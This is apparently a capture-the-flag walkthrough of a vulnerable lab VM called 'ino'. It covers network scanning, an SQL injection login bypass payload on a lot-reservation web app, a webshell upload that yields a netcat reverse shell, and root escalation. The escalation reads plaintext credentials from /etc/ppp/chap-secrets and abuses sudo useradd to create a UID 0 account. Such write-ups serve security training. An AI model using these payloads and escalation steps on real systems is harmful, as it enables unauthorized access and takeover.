

Nmap ping scan or netdiscover to **gather vulnerable VM ip address**.




```
┌─[user@parrot-virtual]─[~]
└──╼ $nmap -sP 10.0.2.2-254 --exclude 10.0.2.15
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-13 21:11 +08
Nmap scan report for 10.0.2.2
Host is up (0.00098s latency).
Nmap scan report for 10.0.2.27
Host is up (0.00095s latency).
Nmap done: 252 IP addresses (2 hosts up) scanned in 3.20 seconds
┌─[user@parrot-virtual]─[~]
└──╼ $_
```



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 9 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 540
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      2      120  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      2      120  Unknown vendor
 10.0.2.3        08:00:27:56:34:95      2      120  PCS Systemtechnik GmbH
 10.0.2.27       08:00:27:f5:00:83      3      180  PCS Systemtechnik GmbH

┌─[✗]─[user@parrot-virtual]─[~]
└──╼ $_
```

Nmap default scripts, version scan all ports.

Only 2 ports were found, **ssh** and **web** port.



```
┌─[user@parrot-virtual]─[~]
└──╼ $nmap -sC -sV -p- ino.local
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-13 21:14 +08
Nmap scan report for ino.local (10.0.2.27)
Host is up (0.00047s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
|   256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_  256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.38 (Debian)
| http-title: Lot Reservation Management System
|_Requested resource was /lot/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Problem with this machine is that **it has some sort of firewall** that you know prevents **too much TCP connection**. If you **load a page and refresh a page again, you'll get a 404, so you need to wait several seconds**. Good news is that, on the redirected main page you need to **read the source code** to determine the **version of the lot management system**.

After gathering the version of web software, simply head to exploitdb and do a search for publicly available exploits.

Reading the exploit, it seems **that to login as admin, you kinda had to perform SQL injection**.

Url of the public exploit:

https://www.exploit-db.com/exploits/48934




```
Step 2: use payload ' or 1=1 limit 1 -- -+ for both username and password.
```

URL to login as admin:

http://ino.local/lot/admin/login.php

Logged in as admin once you completed the SQL injection on the login page.



Welcome back Administrator!


3
Total Lots

Taken Lots

Phase 1

I actually went through a lot of the functionalities of the website and I ended up discovering this page where you are able to actually upload a webshell to the server. Simply start a netcat listener on the attacking machine and **upon successful upload you will get a user shell**.

http://ino.local/lot/admin/index.php?page=site_settings



System Name

Lot Reservation Management System

Email

info@sample.comm

Contact

+6948 8542 623

About Content


is simply dummy text of the printing and typesetting in
essent

Image

No file selected.

Location of the upload folder for reference:

http://ino.local/lot/admin/assets/uploads/




Index of /lot/admin/assets/uploads


Name	Last modified	Size	Description
Parent Directory		-	
593570_orig.jpg	2020-10-19 15:55	28K	
1280646_orig.jpg	2020-10-19 15:55	31K	
1603096200_1602738120_pngtree-purple-hd-business-banner-image_5493.jpg	2020-10-19 16:30	29K	
1607866560_info.php	2020-12-13 13:36	20	
devSitePlansTileMobile01.jpg	2020-10-19 14:33	25K	
devSitePlansTileMobile02.jpg	2020-10-19 14:33	22K	
images.jpg	2020-10-19 15:54	10K	
images2.jpg	2020-10-19 15:55	8.1K	
maps/	2020-10-19 14:46	-	
models/	2020-10-19 16:13	-	

Apache/2.4.38 (Debian) Server at ino.local Port 80

Once reverse shell is popped, the first order of things is to get the user flag. Once this is done, privilege escalation is next.




```
┌─[user@parrot-virtual]─[~/Desktop/ino]
└──╼ $nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.27] 39710
Linux ino 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 GNU/Linux
 13:47:17 up 37 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```



```
www-data@ino:/home/ppp$ lsf
total 24K
drwxr-xr-x 2 ppp  ppp  4.0K Dec  5 16:57 ./
drwxr-xr-x 3 root root 4.0K Oct 10 16:01 ../
lrwxrwxrwx 1 root root    9 Dec  5 16:57 .bash_history -> /dev/null
-rw-r--r-- 1 ppp  ppp   220 Oct 10 16:01 .bash_logout
-rw-r--r-- 1 ppp  ppp  3.5K Oct 10 16:01 .bashrc
-rw-r--r-- 1 ppp  ppp   807 Oct 10 16:01 .profile
-rw-r--r-- 1 ppp  ppp    33 Dec  5 16:57 local.txt
www-data@ino:/home/ppp$ cat local.txt
f29cea45f473ebfa834885c4ff70ec1a
www-data@ino:/home/ppp$ _
```

Privilege escalation is where I was stucked, I was simply looking for the wrong things. In the end I asked for hints from the VM author and foxlox was kind enough to point me to the correct direction. Basically, you just need to find the credentials that is stored inside the file named **chap-secrets** in the folder **/etc/ppp**




```
www-data@ino:/etc/ppp$ ls -lah
total 68K
drwxr-xr-x  7 root dip   4.0K Oct 26 16:26 .
drwxr-xr-x 94 root root 4.0K Dec 13 16:31 ..
-rw-r--r--  1 root root  101 Oct 26 16:26 chap-secrets
-rwxr-xr-x  1 root root 1.8K Feb 20  2020 ip-down
drwxr-xr-x  2 root root 4.0K Oct 26 16:24 ip-down.d
-rwxr-xr-x  1 root root 1.9K Feb 20  2020 ip-up
drwxr-xr-x  2 root root 4.0K Oct 26 16:40 ip-up.d
-rwxr-xr-x  1 root root  784 Feb 20  2020 ipv6-down
drwxr-xr-x  2 root root 4.0K Feb 20  2020 ipv6-down.d
-rwxr-xr-x  1 root root  922 Feb 20  2020 ipv6-up
drwxr-xr-x  2 root root 4.0K Feb 20  2020 ipv6-up.d
-rw-r--r--  1 root root  13K Feb 20  2020 options
-rw-------  1 root root 1.6K Oct 26 16:24 pap-secrets
drwxr-s---  2 root dip  4.0K Oct 26 16:24 peers
www-data@ino:/etc/ppp$ cat chap-secrets
# Secrets for authentication using CHAP
# client        server   secret                  IP addresses
ppp     *       ESRxd7856HVJB   *

www-data@ino:/etc/ppp$
```

Once you are logged in as ppp via credential usage from the file **chap-secrets**. You will see that you have the rights to run **useradd** as **root**. Problem with useradd is that, if you need to supply password it has to be in the **unix crypt format** and that's where **openssl** comes in.


-o -u 0 allows the **creation of duplicate admin account with a userid of 0**, otherwise the program wont allow.

-g 0 specifies the **gid of the created user account**, 0 means the **newly created account has the gid of root**.


If everything goes well and a user account is created you simply need to **su into the new admin user account** that you create and read the root flag.



```
ppp@ino:/etc/ppp$ openssl passwd -crypt -salt password password
papAq5PwY/QQM
```



```
ppp@ino:/etc/ppp$ sudo useradd -m localadmin1 -o -u 0 -g 0 -p papAq5PwY/QQM
ppp@ino:/etc/ppp$ id localadmin1
uid=0(root) gid=0(root) groups=0(root)
ppp@ino:/etc/ppp$ su localadmin1
Password:
#
```



```
# id; hostname; cat proof.txt
uid=0(root) gid=0(root) groups=0(root)
ino
21bae0a12690199cde7a65bff57723a5
#
```